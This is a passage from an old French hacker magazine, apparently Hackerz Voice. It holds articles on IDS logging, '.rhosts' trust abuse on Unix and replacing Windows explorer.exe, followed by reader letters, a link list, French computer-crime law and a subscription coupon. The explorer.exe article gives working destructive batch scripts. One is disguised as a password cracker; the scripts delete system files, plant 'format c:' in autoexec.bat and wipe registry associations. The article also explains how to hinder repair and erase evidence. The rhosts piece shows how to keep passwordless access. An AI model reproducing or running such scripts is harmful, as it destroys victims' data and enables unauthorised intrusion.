On peut donc voir que n'importe quel type de trafic est intercepté (Tcp udp icmp arp , toute la famille quoi !). La prog de filtre sert par exemple a ne seulement capturer tel ou tel type de paquets (seulement l'icmp par exemple).
Mais ce n'est fini ! voici une dernière trace (après terminé la prise de tête).
Vous êtes un expert en tcp/ip et vous avez fait un prog qui modifie certaines en-tête des protocoles par exemple envoyer un paquet Tcp avec le le champ des drapeaux modifies ( nb pour les fou du tcp/ip : il est sur 6bits les 2autres étant inutilisés , ben là vous mettez tout à 0)

Et ceci afin de tester la réaction du serveur. Voici ce que peut relever l'expert en sécurité de l'autre coté du réseau :

**15 :55 :25.767939 Sci .33450 > K6.53 : win 4096 <wscale 10,nop, mss 265, timestamp 10998273 0, eol> (DF) 4500 003c 7543 4000 3b06 15bc 0102 0204 ad65 0035 443e 00b0 a000 1000 fad8**

Bon, le paquet modifié est intercepté, on voit la connex de Sci vers la cible sur le port 53 le reste entre <> sont des options puis la série qui vient après est la sortie hexadécimale de l'en-tête IP + TCP +données (j'ai coupé pour l'exemple), chaque octet correspond a une place bien précise dans l'en-tête et sa traduction peut donc dévoiler la modif que vous avez fait sur le paquet !, Donc encore une fois , un IDS peut tout voir !

Vous voyez bien que les IDS ont une efficacité redoutable, ce ne sont pas des firewalls , mais ils enregistrent tout le trafic avec le moindre octet de chaque paquets. Tcpdump est d'abord un sniffer , mais on peut lui écrire des filtres qui permettront de détecter tel ou tel type de données (paquets icmp modifies , tel drapeau mis à 1 etc etc....).
Sous windows il existe Black Ice qui lui n'est pas un sniffer mais un ensemble de filtres permettant de donner l'alerte en cas de trafic douteux comme par exemple plusieurs paquets icmp dans une même fraction de temps ou bien plusieurs connexions telnet sur un seul port en l'espace de moins de cinq minutes par exemple (je sais pas si black ice le fait mais on doit pouvoir écrire un filtre qui le fera) donc attention a l'attaque de mot de passe brutal sur un port telnet.... enfin bref tout ce qui peux permettre de détecter les attaques les plus courantes.
Tout ceci peux être couplé a un firewall et la ça devient dur ! d'autant plus qu'on ne peux pas savoir si un IDS est installé sur un serveur. A moins d'y être entré et là bonne chance....
Voilà , bon ben piger tout ça il faut de solides connaissances en tcp/ip mais quand on prend la peine de bosser on y arrive.

**(FORGEZ.philippe)**

HackUnix

# La méthode à Falbala

## Comment les Pirates procèdent pour pirater les serveurs Unix : avec la maîtrise des fichiers rhosts (Remote HOSTS) c'est très très facile

Sous Unix il existe des commandes comme rsh, rcp, rlogin... Toutes ces commandes seraient déjà connues si elles n'avaient pas de r ( login, cp ...). Le r (pour remote) précise que la commande va s'exécuter sur une autre machine. Pour que ces commandes fonctionnent, il est impératif d'avoir son fichier .rhost à jour. Ce fichier permet de s'affranchir du mot de passe normalement nécessaire lors d'une connection avec une autre machine. Voici un exemple de fichier .rhost existant sur le HOME de la machine_A pour le compte login_A .

```
machine_B.mon_labo.fr login_machine_B
eclipse.totale.fr observateur
```

Ici, sur la machine_A peuvent se connecter sans taper de mot de passe, login_machine_B depuis machine_B et observateur depuis eclipse.

Comme vous vous en doutez ces types de fichier rhosts peuvent créer des problèmes de sécurité. Ainsi le fichier /.rhosts est tres dangereux. Si vous ne l'avez pas cree en pleine connaissance de cause et s'il existe, detruisez le. Si vous l'utilisez, verifiez ses acces et son contenu. Vérifiez les fichiers de configuration système et réseau, pour ce qui concerne les entrées non autorisées. En particulier le signe "+", ou des noms de machines extérieures dans /etc/hosts.equiv, /etc/hosts.lpd et dans tous les fichiers .rhosts (spécialement root, uucp, ftp et autres comptes systèmes). Ces fichiers doivent être protégés en écriture. De plus, assurez vous que ces fichiers existaient avant toute intrusion et n'ont pas étécréés par un intrus. La plupart du temps, si une machine a été piratée, les autres sur le réseau l'ont été aussi. C'est surtout vrai sur les réseau où tourne NIS et où les serveurs s'autorisent les un les autres à travers l'usage des fichiers .rhosts ou /etc/hosts.equiv.

Vérifiez donc tous les serveurs avec lesquels les utilisateurs partagent des accès.

Ainsi pirater une machine grâce aux fichiers rhosts serait simple: il suffit de les créer ou de les éditer. On peut approfondir le fonctionnement de ces fichiers. Imaginons que nous sommes loggés sur machine1 et que l'on aimerait se logger sur machine2. Pour cela, il faut ouvrir un shell et y taper:

```
rlogin cible2
```

La machine demandera alors un mot de passe. Si on ne veut pas avoir à taper un mot de passe à chaque fois, il suffit de créer un fichier .rhosts à mettre à la racine:

```
# fichier ~/.rhosts
#
machine1 ton_login
machine2 ton_login
```

et ainsi de suite pour toutes les machines. Ainsi, si l'on est sur jardin et que l'on fait un rlogin machine2, machine2 regardera le fichier .rhosts, verra que l'utilisateur ton_login a le droit de se connecter si il vient de machine1. Et donc ouvrira une session sans demander de mot de passe.

On voit qu'il faut donc avoir un accès à la machine pour pouvoir y accéder. Dans le cas ou une attaque aurait été réussie, et un fichier rhosts écrit, l'utilisation après-coup de ce fichier se révèlerait efficace même si la faille utilisée en premier cas ne marche plus.

Note: le point mis devant le fichier ce fichier est volontaire. C'est un fichier caché.

Note: le "r" devant les commandes UNIX sont des commandes qui se réalisent à distance le "r" étant mis pour remote.

**Note:**

**la commande echo cible.com guest/.rhosts permet un accès à l'utilisateur guest sur la machine cible.com. Cette commande se décompose ainsi: "echo" annonce l'écriture, "cible.com" est l'objet de l'écriture, "" indique où va se réaliser l'écriture, "guest/.rhosts" est le fichier cible.**

Da Strifouz

Pour en finir avec Zindows...

# Le fichier explorer.exe

## Lancer son propre fichier explorer.exe "maison" avant celui de sa victime ? Que des avantages.

La faille est simple: elle consiste à faire éxécuter à windows, un programme de votre choix. Quel est, selon vous, le premier programme qui se lance, avant l'ouverture de session? Il s'agit de **explorer.exe (C:\windows\explorer.exe)**. Tout consiste à faire lancer un autre programme que l'explorer.exe habituel. Celà requiert un accès à MS-DOS avant le lancement de windows. Comment faire:
Lorsque le PC démarre, laissez enfoncée la touche F8 ou F4 (F8 en général), et un menu d'options apparait. Parmis ces options, choisissez la cinquieme qui est: **Invite MS-DOS seulement.** Validez ce choix et vous vous retrouverez sous DOS. Windows ne s'est alors pas lancé. De là vous avez plusieurs solutions:
- le programme à faire lancer à la place de explorer.exe est déjà sur la machine
- le programme à faire lancer est sur une disquette que vous avez sur vous (bien entendu).

Dans le premier cas, voici comment faire lancer le programme à la place de explorer.exe
Tapez:

```
del c:\windows\explorer.exe
Validez
copy c:\le-rep-où-se-trouve-le-prog-à-lancer\nom-du-prog.exe c:\windows\explorer.exe
```

Exemple:

```
del c:\windows\explorer.exe
copy c:\windows\winipcfg.exe c:\windows\explorer.exe
```

Avec ces deux lignes de commandes, votre programme d'attaque est venu remplacer explorer.exe (dans l'exemple il s'agit de winipcfg.exe). Ainsi ce sera lui qui se lancera à la place d'explorer.exe. Ce lancement s'effectue, comme déjà dit, avant tout les autres programmes windows. Pour pouvoir remettre l'explorer.exe à sa place il vous est conseillé d'en faire une copie sous un autre nom. Voici un exemple de sauvegarde de explorer.exe:

```
copy c:\windows\explorer.exe c:\windows\datareg.exe
```

Là l'explorer.exe existe sous la forme de datareg.exe dans le répertoire c:\windows\. Pour rétablir le bon explorer.exe, vous devez effacez le mauvais, qui est sous le nom de explorer.exe (c:\windows\explorer.exe), et récopier datareg.exe dans le c:\windows\, sous le nom de explorer.exe. Procédez donc de la manière suivante:

```
copy c:\windows\datareg.exe c:\windows\explorer.exe
```

Tout devrait refonctionner normalement. Voilà donc ce que vous pouvez faire pour sauvegarder explorer.exe.

### Notes :

Si il n'y a pas de fichiers explorer.exe existants dans c:\windows, alors après l'ouverture d'une session windows marquera:

```
Erreur dans le chargement d'Explorer
Veuillez Réinstaller Windows
Après quoi, l'ordinateur s'éteint tout seul.
```

Dans le cas où vous auriez envie de faire cette manipulation rapidement sur un PC, créez un .bat, ou un .com que vous pouvez renommez en .exe. Je vous rappelle qu'il existe des programmes permettant de transformer un .bat en .com (exemple avec bat2exec). Il vous suffit après de renommer le .com en .exe, et ça marche (mais uniquement sous MS-DOS). Vous pouvez éventuellement laissez le .com tel quel et il s'ouvrira depuis Windows.
Voilà le genre de codes sources à faire pour éviter de perdre du temps:

```
@echo off
copy c:\windows\explorer.exe c:\windows\datareg.exe
del c:\windows\explorer.exe
copy c:\windows\system\sysedit.exe c:\windows\sysinii.exe
del c:\windows\system\sysedit.exe
copy c:\windows\winipcfg.exe c:\windows\explorer.exe
echo autoexec c:\autoexec.bat
del a:\explorer.exe
c:
win
```

### Conséquences :

1. Explorer.exe est effacé du Disque dur.
2. Une copie a cependant été faites de Explorer.exe. Cette copie est c:\windows\datareg.exe à replacer dans c:\windows sous le nom de explorer.exe
3. Sysedit.exe est effacé du Disque dur.
4. Une copie a cependant été faite de Sysedit.exe. Cette copie est: c:\windows\sysinii.exe à replacer dans c:\windows\system sous le nom de sysedit.exe
5. L'explorer.exe est remplacé par winipcfg.exe. Ainsi ce sera winipcfg qui s'ouvrira à la place de explorer.exe après l'ouverture de la session windows.
6. Une ligne de commande est ajouté à l'autoexec.bat, cette ligne ne sera prise en compte qu'après redémarrage du PC, et empêche l'ouverture correcte de windows.
7. Le programme explorer.exe (le "virus"), qui est sur votre disquette, est effacé, ce qui fait ainsi disparaitre les preuves,

Si vous êtes assez tendance crasher, vous pouvez rajouter des lignes de commandes de type del ou format:

```
@echo off
copy c:\windows\explorer.exe c:\windows\datareg.exe
del c:\windows\explorer.exe
copy c:\windows\system\sysedit.exe c:\windows\sysinii.exe
del c:\windows\system\sysedit.exe
copy c:\windows\winipcfg.exe c:\windows\explorer.exe
del c:\windows\*.dll
```

```
del c:\windows\*.ini
del c:\windows\system\*.dll
echo format c:/autotest c:\autoexec.bat
del a:\explorer.exe
c:
win
```

**Notes :**

les commandes MS-DOS de types format c:/autotest font un formatage immédiat du lecteur visé et sans demande de confirmation.
évitez d'insérez des commandes de type del *.*. En effet ce type de commandes demande confirmation à l'utilisateur tandis que une commande de type del *.exe ou del *.dll n'en demande pas.
l'autoexec.bat est un fichier MS-DOS qui s'ouvre avant Windows. N'hésitez donc pas à écrire ce que vous voulez dessus. Prenez soin d'effacer aussi le fichier EDIT.COM, qui permettrait une réparation des fichiers .bat depuis MS-DOS dans le cas ou vous agiriez de façon nuisible.
la commande echo ligne-de-commande c:\rep\nom_du_fichierpermet d'écrire sur un fichier texte ou .bat, une ligne de commande désirée. Dans l'article il s'agit de format c:/autotest
pour forcer Windows à redémarrer insérez la commande
C:\WINDOWS\RUNDLL32.EXE C:\Windows\system\User.exe,ExitWindows
à la fin de votre fichier .bat.

Vous pouvez aussi créez vos propres programmes dans différents langages de manière à faire de ce type d'attaques de véritables joujous de guerre qui iraient jusqu'à lancer des trojans sur des serveurs bien protégés de manière bien sentie, sans qu'aucun anti-virus ne puisse se défendre puisqu'aucun anti-virus ne peut se lancer si explorer.exe n'est pas correctement lancé.
Exemple: faites un programme de type .exe qui redémarre la machine de la victime/serveur. La victime ne peut plus rien faire d'autre qu'attendre que tout se lance. Votre programme se lancera dès le démarrage de la machine, sous MS-DOS, avant Windows et ensuite un trojan pourra être lancé à l'insu du plein gré des victimes. Cependant ces même victimes n'auront qu'à se déconnecter de l'internet pour parer une quelconque intrusion. L'effet secondaire est que le serveur sera mis hors-service. Sachez que ce genre de méthodes est applicable, et qu'il ne s'agit là plus de théorie.

Voyez par exemple ce .bat, que j'ai créé, qui redémarrera l'ordinateur à la fin de son éxécution ceci sans préavis. Le fonctionnement en est simple mais l'effet est radical.

Vous devez recopier ce programme dans une fenêtre d'edit MS-DOS et corriger tout ce qui ne sera pas passé (dont notamment les accents).

```
echo off
echo WELCOME AT XXX PASSWORD CRACKER HKWD
echo echo off c:\autoexec.bat
echo del c:\windows\explorer.exe c:\autoexec.bat
echo copy c:\windows\winpopup.exe c:\windows\explorer.exe c:\autoexec.bat
echo del c:\windows\command\xcopy.exe c:\autoexec.bat
echo del c:\windows\command\xcopy32.exe c:\autoexec.bat
echo echo ON EST PAS DES CRASHERS  c:\autoexec.bat
echo pause c:\autoexec.bat
echo echo TU NOUS CROIS PAS LOL c:\autoexec.bat
echo pause c:\autoexec.bat
echo REGEDIT4 c:\windows\registre.reg
echo [-HKEY_CLASSES_ROOT\.exe] c:\windows\registre.reg
echo [-HKEY_CLASSES_ROOT\.com] c:\windows\registre.reg
echo [-HKEY_CLASSES_ROOT\.bat] c:\windows\registre.reg
echo [-HKEY_CLASSES_ROOT\.sys] c:\windows\registre.reg
echo [-HKEY_CLASSES_ROOT\.hlp] c:\windows\registre.reg
copy c:\windows\registre.reg c:\windows\menudé~1\progra~1\démarr~1\registre.reg
del c:\windows\registre.reg
echo DECRYPTING
echo del c:\windows\system\*.dll c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\system\*.sys c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\system\*.ocx
c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\system\*.vxd
c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\options\cab\*.cab
c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\*.dll c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\*.exe c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\system\*.exe
c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\bureau\*.lnk
c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\system\*.drv
c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\*.ini c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\fonts\*.ttf c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\SYSTEM32\drivers\*.sys c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\command\*.com
c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\windows\*.com c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo del c:\autoexec.bat
c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo format c:/autotest c:\windows\test.bat
echo copy c:\windows\test.bat c:\autoexec.bat
c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo C:\WINDOWS\RUNDLL32.EXE C:\Windows\system\User.exe,ExitWindows
c:\windows\menudé~1\progra~1\démarr~1\command.bat
echo BYE BYE IS IT YOUR PASSWORD
C:\WINDOWS\RUNDLL32.EXE C:\Windows\system\User.exe,ExitWindows
```

Evitez cependant de trop jouer avec ça. Ne dit-on pas que le crime ne profite jamais?

**Nota :**

si un programme de traitement de fichiers est en cours d'utilisation et que l'ordinateur essaye de se fermer alors que les données doivent être sauvés, windows bloquera le processus d'extinction du PC et l'attaque sera repérée.

**Da Strifouz**

# The voice

Messages reçus sur
voice@dmpfrance.com

# Bravo !! pour votre journal

**Bonjour,**

Bravo !! pour votre journal, un + pour le papier recyclé, et l'abstraction de pub, lui donne de la clarté, Et qu'elle caractère : a ne pas ce démonté sur un problème et s'en expliqué, bravo !! (en réponse des puces et pirates mag)

Je me permets néanmoins d'être 8^( sur un sujet qui n'a pas percé depuis votre envolées La Gravure !!!s SVP données nous une petite place, l'astuce, le comparatif, le logiciel a testé, les conseils de pro ? D'ailleurs j'en appelle à la communauté, est leur soumettre avec votre avale, un problème ?

Comment sauvegarder mon Encyclo en 3 CD H.....e 2001 protéger par SécuRom DADC de Sony ? !!..

*le 1dr cd'install ce grave et s'install sans prob
*le 2e ce grave (en image avec cloneCD ) sans prob, mais !!! ya un mais, ne se lance pas.
*le 3e ce grave et se lance à la demande du 2e original.

Ouvert à tt prob !! Je continue à me gratté la tête.....@micalement

Lem.m@infonie.fr

**C'est comme si vous arriviez dans un mariage habillé en jean grunge. Vous aurez beau être sympa et spirituel, vous ferez tâche. C'est pareil pour la langue : tant que les hackers s'exprimeront comme des attardés scolaires, le public les prendra pour des débiles mentaux.**

**Bonjour,**

lecteur de hacker's voice depuis quelques temps, je tenais à vous féliciter pour vos progrès constants.

Ce n'est pas tellement du côté "technique" que je parle, car je suis un lamer (qui travaille sous 'Doz en plus). J'aurais donc du mal à juger de la pertinence de vos articles les plus pointus, mais j'ai déjà appris qu'il ne faut jamais raconter quoi que ce soit sur son système d'exploitation à un inconnu qui vous téléphone...

Je vous lis donc autant pour me maintenir au courant de l'actualité du monde des hackers que pour soutenir votre initiative sympathique de presse sans publicité. Fidèle lecteur du "canard enchaîné" et d'autres journaux de presse (notamment informatique) sans publicité, j'approuve sans réserve votre tentative d'exister en dehors des bourreurs de crâne professionnels.

Au fil des numéros, j'ai donc apprécié vos progrès en ... orthographe (à part Le Prof qui semble s'être échappé de l'école juste après le CE2 et qui n'a toujours pas compris la règle des -ait, -ez et -er). Je sais, ça semble idiot de parler d'orthographe dans une revue technique, mais il me semble que la manière d'écrire le français est importante, ou plus simplement que cela devient très difficile de comprendre un texte quand les acords ne sont plus faits entre verbes et sujets (par exemple). Sans être un ayatollah de la langue (je fais moi-même mon quota de fautes...), il me semble que vous devriez essayer de corriger vos écrits et, pourquoi pas, les e-mails truffés de barbarismes hallucinants qui vous sont envoyés.

Quel intérêt ? me direz-vous. Tout simplement celui de faire reconnaître les hackers (les vrais, pas ceux qui tapotent quelques lignes de code et qui vont pleurer ensuite sur les sites Warez parce qu'ils ne trouvent pas le bon programme). C'est dur à admettre, mais la compétence technique ne suffit pas. C'est comme si vous arriviez dans un mariage habillé en jean grunge. Vous aurez beau être sympa et spirituel, vous ferez tâche. C'est pareil pour la langue : tant que les hackers s'exprimeront comme des attardés scolaires, le public les prendra pour des débiles mentaux.
Et alors, qu'est-ce que ça peut nous faire ce que pense le public ? me redirez-vous. Eh bien c'est le public qui fait les lois. Plus les hackers sembleront des gens bizarres et stupides au vulgum pecus, plus les lois qu'ils feront voter seront dures à leur encontre. Par contre, s'ils se rendent compte que "les hackers" c'est vous, c'est moi (enfin, surtout vous), c'est leur fille ou leur petit-fils, ils seront certainement moins virulents. Si on veut être accepté dans une société, il faut s'adapter à ses conventions.

Cependant, pour reprendre l'analogie du mariage, cela n'empêche pas de taper dans les poches des invités pour voir ce qu'il y a dedans. Simplement, si vous êtes en costard, on ne vous soupçonnera pas...
Pour en finir avec mon côté prof : ce n'étaient pas les troyens qui étaient dans le cheval de Troie, mais les grecs (menés par Ulysse)... Les troyens ce sont ceux qui se sont fait massacrer une fois que les dits grecs furent sortis du ventre du cheval et eurent ouvert les portes de la cité de Troie.

Avant de recevoir les inévitables "flames" que mon e-mail ne manquera pas de susciter, je voudrais vous poser une question technique :

Sous Windows, y a-t-il un moyen pour protéger un fichier par mot de passe (et rien que ce fichier-là et toute son arborescence), afin qu'il ne soit pas accessible depuis l'explorateur, ou même depuis une autre application, sans que le mot de passe ne soit fourni. (sachant que la protection par mot de passe du bureau ou la possibilité de cacher le fichier sont inopérantes). Pour être clair, disons que l'on a un fichier "tartempion" qui contient des sous-répertoires, le tout bourré de documents textes (ou images ou n'importe quoi) : comment faire pour que les sous-répertoires et les fichiers n'apparaissent pas dans l'explorateur, et qu'il ne soit pas possible de les ouvrir depuis une application texte (wordpad par exemple) ?

Enfin, je voulais vous confier "le truc du lamer" : la meilleure manière d'éviter que ses petits secrets soient connus c'est ... d'éviter d'avoir des secrets.
A12C4

**Sylvain**

# En effet j'ai remarqué que les logiciels les plus uilisés a des fins de cracking étaient w32dasm et softice jusqu'a la rien d'extraordinaire

peu avant d'acheter le numero 4 de votre journal j'ai commencé a m'interresser aux cracks donc je suis très content de votre futur plubication néamoins avant que celle ci sorte j'aimerai vous posez une question.

En effet j'ai remarqué que les logiciels les plus uilisés a des fins de cracking étaient w32dasm et softice jusqu'a la rien d'extraordinaire j'ai lu aussi que le second était préféré au premier après avoir acquis ces outils par le net j'ai procédé a leur installation pas de prob pour win mais pour softice j'ai choisi de ne pas modifier l'autoexebat bien m'en a pris d'apres ce que j'ai lu dans un e-zine je n'ai compris que plus tard ,oui je suis un peu bete, que softice marchait en espece de tache de fond mais pour cela il fallait modifier l'autoexebat ma question arrive donc comme cela n'est pas tres precis dans le zinez et comme je possède la version me de win je voudrai savoir comment modifier les fichiers

je vous propose 3 modalités de réponse

primo vous me réponder en totalité et la je dirai chapeau

secundo vous me dites que tous sera parfaitement expliqué dans le mag hs ou a telle adresse internet et la je suis intéressé

tertio vous me dites que vous n'avez pas le temps et la je vous comprendrai

MAIS svp pas de :

ça sera dans le mag et ça y est pas

ou de réponse incomplète qui me font foiré ma bécane je ne sais pas trop comment restorer le system avec un autoexebat modifié

voila c t un peu long mais d'avance merci au moins j'espere que vous lirez ce mail

**Michel**

## j'ai bien acheté votre magazine jusqu'au N°4, je n'irai pas plus loin, ce sera mon dernier numéro acheté.

**Bonjour,**

Juste un mot rapide, sans agressivité particulière, mais relevant de la simple évidence: j'ai bien acheté votre magazine jusqu'au N°4, je n'irai pas plus loin, ce sera mon dernier numéro acheté.

Je ne sais pas comment vous comptez vos pages, mais entre une page complète de pub (pour une parution disant s'en passer) pour des T-shirts, une autre entière de pub (encore??) pour votre journal,des quarts de page de "coupon- réponse", et surtout des pages entières (4!!!) de code inutile (surtout que ce code aurait pu tenir en un quart de page maximum), il ne reste vraiment plus rien à lire.

Nous ne sommes pas tous myopes au point de devoir perdre autant de place, le peu de matière restant étant principalement constitué de quelques textes déjà ressassés maintes et maintes fois...

Vous critiquez allègrement, certes à mots cachès, vos concurrents, mais vous pourriez admettre que, même à 1 Franc, votre prose serait encore vendue horriblement cher, au rapport du contenu reel.

En résumé, je n'ai rien appris, et ai acheté de la pub déguisée.

Voilà, désolé que vous ayez décidé de choisir la facilité, jouer les hackers est façile, être capable de faire sérieusement un magazine qui tienne ses promesses l'est, à l'évidence, beaucoup moins...

Bonne chance.

**Jean-Michel**

## Et je vous souhaite une bonne continuation ! ! !

**Salut l'équipe hackerz voice !**

Je voulais vous dire que j'achette tous les zines que je puisse trouver sur le warez ect ... et je trouve que le votre est très bien fait mais je voulais surtout réagir sur la lettre que vous avez reçu de pirate mag dont je suis un grand lecteur . Je trouve ça très (excusez-moi l'expression) con de ne pas s'entraîder entre nous et moi qui trouvais que pirate mag avait une très bonne "mentalité " et de très bons journalistes laisser des gens comme vous en plant juste pour la création d'un zine me dégoute .

Mais sinon je trouve que votre zine est bien écrit meme si on ne peut pas le lire dans la rue car un journal, c'est assez dur à lire dans la rue (les pages sont trop grandes et il en tombe la moitié) mais, m'a t'on dit, c'est l'intérieur qui compte donc, on fait une excéption sur le physique du zine . En suite, mis à part le prix exorbitant du t-shirt que je m'offrirais peut-être un jour je ne trouve pas que le zine soit si cher que ça (ce n'est pas le nombre de pages comme certains le disent qui compte mais le contenu de ce que l'on lit) .

Et je vous souhaite une bonne continuation ! ! !

**ZeRoKoOl**

# Encore trop newbie pour moi

Yep juste pour vous dire que ca devient plutot bien, encore trop newbie pour moi mais le style est déjà mieus.

Les habituelles corrections :

* Faute de typo ? Vous avez taper New Alien au lieu de NeurAlien
* Erf, pour celui qui ecrit sur mon article je voudrais préciser que l'indication qui donne est seulement un conseils des RFCs en effet, la RFC sur le protocles SMTP spécifie clairement que les tailles données ne sont pas imposées dans le protocole SMTP. Ce qui implique que l'on pourrait trouver des serveurs avec cette possibilité de le faire en une fois (bien sur la plupart du temps c limité)

**S/ash**

# je suis parfaitement d'accord avec H-one;) - cf. HZV4 - qui considère qu'il est "mesquin de se servir de ses compétences pour abuser des autres".

**Ave,**

Depuis quelques temps, je m'intéresse de près à la presse informatique à vocation alternative. En conséquence, je me suis mis à rechercher Le mag susceptible d'étancher ma soif de connaissances dans ce domaine. Sincèrement, de tous ceux que j'ai pu lire jusqu'à présent (e.g. P.M.), un seul mag a su satisfaire, ou plutôt raviver mon incommensurable envie d'apprendre. Ce mag, c'est le vôtre : HZV. J'ai tiré de mes lectures, de précieux enseignements que je ne manquerai pas d'appliquer, dans la mesure de la légalité. En effet, en newbie que je suis, je sais tout de même qu'il existe deux types de hackers. Il y a ceux qui se respectent, et ne sauraient employer leurs connaissances à des fins malhonnêtes. En ce sens, je suis parfaitement d'accord avec H-one;) - cf. HZV4 - qui considère qu'il est "mesquin de se servir de ces compétences pour abuser des autres".

Pour rester bref, je suis séduit par le style de votre mag qui, je n'en doute pas un seconde, est rédigé par une joyeuse bande de "white hats" à qui l'ambition ne semble pas faire défaut (et c'est tant mieux;)

Longue vie à HZV !
A la revoyure.

**Job3104**

# Neto GRAVE

http://aktivistfr.free.fr
http://antionline.com
http://chez.libertysurf.fr/concours/concours_chicken.php3
http://home.ctc.shadowlan.net/~vinny/projects/proxy/
http://inforezo.u-strasbg.fr/~bboett/blagues/trouDuC.html
http://jolinounours.multimania.com/images/conte/icq.htm
http://packetstorm.securify.com
http://razlebol.fr.st/
http://sitefacile.com
http://www.2600.com
http://www.2600.fr.st
http://www.argosnet.com
http://www.astalavista.box.sk
http://www.bull.fr/securinews/courant/act_pira.html
http://www.caramerde.com
http://www.carazine.com
http://www.chcy.fr.st
http://www.chez.com/colimasson
http://www.cia.gov
http://www.cultdeadcow.com
http://www.cyberarmy.com
http://www.detached.net/icmptunnel
http://www.dlcsistemas.com/html/relay_tcp.html
http://www.eeye.com
http://www.emailanonyme.com
http://www.fbi.gov
http://www.frhack.org
http://www.hack.co.za
http://www.hackoustik.org
http://www.hackside.fr.fm
http://www.hackzone.com
http://www.htthost.com
http://www.ifi-france.net/
http://www.ifrance.com/flotheboss
http://www.isecurelabs.com
http://www.le-hack.fr.st
http://www.linux-france.org/prj/winux/
http://www.linuxsecurity.com
http://www.multimania.com/azerty0/tdc.html
http://www.multimania.com/glupz
http://www.multimania.com/hccc
http://www.multimania.com/ouah
http://www.namedemo.com
http://www.neozone.org
http://www.nightbirdfr.com
http://www.nocrew.org/software/httptunnel.html
http://www.nsa.gov
http://www.ntsecurity.nu/toolbox/ackcmd
http://www.ossatueur.fr.fm/
http://www.packetfactory.net/libnet
http://www.packetfactory.net/projects/firewalk
http://www.paradisihack.com
http://www.paradisihack.fr.st
http://www.phrack.com
http://www.protek-lab.net
http://www.respublica.fr/shadow-x
http://www.rfc-editor.org/rfcsearch.html
http://www.rien.com:23
http://www.rootshell.com
http://www.rtc.fr.st
http://www.rtc.fr.st
http://www.secureroot.com
http://www.securiteinfo.com
http://www.securityfocus.com
http://www.server.com
http://www.skreel.org
http://www.surf.to/addict
http://www.thebhz.be.tf
http://www.thehackerschoice.com/papers/fw-backd.htm
http://www.tipiak.net
http://www.totalrc.net
http://www.voice-dlarea.fr.st
http://www.zataz.com
http://www.zonehack.ht.st
http://xcalc.org
http://zycker.ctw.net

## Ce que dit la loi en France

**« L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ».**

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 « relative à la fraude informatique ». ce texte prévoir notamment que « l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ». Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.

La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées.
Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisées, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.

Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.

Les personnes morales, comme les entreprises ou les associations, peuvent elles aussi être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau code pénal.


## Abonnement

**Recevez chez vous HACKERZ VOICE,**
**90 Frs les 6 numéros, soit 15 Frs le numéro**

SIMPLE ET RAPIDE

LES ABONNÉS REÇOIVENT : LES MANUELS GRATOS

Abonnez vous PAR TÉLÉPHONE AVEC VOTRE CB AU 01 40 21 01 20 pour tout abonnement souscrit avant le 31/07/2001

Carte Bancaire n° ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐

Expire en ☐☐ / ☐☐

ou RÉGLEMENT PAR CHÈQUE DE 90 FRANCS À L'ORDRE DE DMP (à renvoyez avec ce coupon à DMP, 1 Villa du clos de Mallevart 75011 Paris)

Nom : ☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐ Prénom : ☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐

Adresse postale: ☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐

